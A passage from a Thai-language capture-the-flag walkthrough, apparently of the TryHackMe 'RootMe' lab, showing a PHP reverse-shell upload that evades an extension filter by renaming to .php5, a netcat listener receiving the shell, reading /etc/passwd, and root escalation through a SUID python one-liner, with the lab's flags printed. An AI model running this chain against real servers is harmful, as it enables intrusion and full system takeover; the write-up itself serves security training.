
8. เริ่มการใช้ Burpsuite ตรวจสอบการส่งไฟล์ที่มีนามสกุล .php

```
-----417163742618718331254287016673
Content-Disposition: form-data; name="fileUpload"; filename="php-reverse-shell.php"
Content-Type: application/x-php
```


9. ใช้ BurpSuite Intercept การอัปโหลดส่ง request แล้วเปลี่ยนนามสกุลไฟล์จาก .php เป็น .php5 เป็นการ bypass การกรองนามสกุล



10. หลังจาก Forward แล้วตรวจสอบที่ URL: 10.10.107.116/panel พบว่าสามารถอัปโหลดไฟล์ได้สำเร็จ



11. ตรวจสอบที่ URL: 10.10.107.116/uploads พบว่ามีไฟล์ phpReverse-shell.png.php5 ได้สำเร็จ



12. ใช้คำสั่ง nc -nvlp 4444 เปิด netcat เพื่อรอรับ Reverse Shell ที่ทำการอัปโหลด

```
(root@kali)-[/home/kali]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.4.9.177] from (UNKNOWN) [10.10.53.202] 36624
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x
86_64 x86_64 x86_64 GNU/Linux
18:03:08 up 36 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

13. ใช้คำสั่ง curl เรียก URL ของ reverse shell ที่อัปโหลดไว้

```
(kali@kali)-[~]
$ curl http://10.10.53.202/uploads/php-reverse-shell.png.php5
```

14. หลังจากได้ shell กลับมา สามารถใช้คำสั่ง ls ตรวจสอบว่าอยู่ใน Directory ไດ

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

15. ใช้คำสั่ง cat /etc/passwd เพื่อดูรายชื่อ user ทั้งหมดในระบบและ path ของแต่ละ user

```
www-data@rootme:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uuid:x:106:110::/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
rootme:x:1000:1000:RootMe:/home/rootme:/bin/bash
```

16. เมื่อตรวจสอบแล้วพบว่า path ของ user ที่เราใช้ คือ path /var/www และใช้คำสั่ง
cd /var/www แล้วหลังจากนั้นใช้คำสั่ง ls เพื่อตรวจสอบไฟล์ใน path นั้นพบว่ามีไฟล์ user.txt

```
www-data@rootme:/$ cd /var/www
cd /var/www
www-data@rootme:/var/www$ ls
ls
html user.txt
www-data@rootme:/var/www$
```

17. เมื่อใช้คำสั่งอ่านไฟล์ flag ได้แล้ว สามารถยืนยันได้ว่าอยู่ในระดับ user สำเร็จแล้ว

```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

18. ใช้คำสั่ง find / -perm /4000 2>/dev/null เพื่อค้นหาไฟล์ SUID permission พบว่ามี /usr/bin/python ที่สามารถยกระดับสิทธิ์ได้

```
www-data@rootme:/$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
```

19. ใช้ python SUID เพื่อยกระดับสิทธิ์เป็น root จาก GTFOBins



https://gtfobins.github.io/gtfobins/python/#suid

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


.. / python ☆ Star 11,613

Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities

The payloads are compatible with both Python version 2 and 3.

```
bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```

20. ตรวจสอบสิทธิ์ด้วยคำสั่ง whoami พบว่าได้สิทธิ์ root สำเร็จ



```
# whoami
whoami
root
# ls
ls
bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot  etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home  lib          media    proc   sbin   swap.img  usr    vmlinuz.old
```

21. จากผลลัพธ์นี้พบไฟล์ root.txt และสามารถเข้าไปอ่านไฟล์ที่เป็นสิทธิ์ของ root ได้สำเร็จ



```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```